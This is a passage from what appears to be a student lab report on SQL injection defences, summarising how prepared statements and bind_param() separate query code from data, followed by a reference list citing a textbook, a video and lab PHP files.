- ii. Learnt that using prepared statements, we can send a SQL statement template to the database, with certain values left unspecified (they are called parameters). The database parses, compiles, and performs query optimization on the SQL statement template, and stores the result without executing it. (Reference: Computer & Internet Security: A Hands-On Approach, Second Edition Publisher: Wenliang Du (May 1, 2019))
- iii. Learnt that later, we can bind values to the parameters in the prepared statement and ask the database to execute the statement. (Reference: Computer & Internet Security: A Hands-On Approach, Second Edition Publisher: Wenliang Du (May 1, 2019))

- iv. Learnt that we can bind different values to the parameters and run the statement again and again. In different runs, only the data are different; the code part of the SQL statement is always the same, so the prepared statement, which is already compiled and optimized, can be reused.
(Reference: Computer & Internet Security: A Hands-On Approach, Second Edition Publisher: Wenliang Du (May 1, 2019))
- v. Learnt that the first argument of bind_param() method helps in indicating the type of the parameters.(Reference: Assignment Description sheet)

References:

1. Textbook Reference: Computer & Internet Security: A Hands-On Approach, Second Edition Publisher: Wenliang Du (May 1, 2019)
2. Videos Reference: <https://www.youtube.com/watch?v=P8HCLkDInA>
3. Code and Details Reference: Assignment Description sheet provided to complete this assignment.
4. HTML encoding: <https://krypted.com/utilities/html-encoding-reference>
5. For modifying php files to remove vulnerability below files are referred:
 - /Var/www/SQLInjection/safe_edit_backend.php
 - /Var/www/SQLInjection/safe_home.php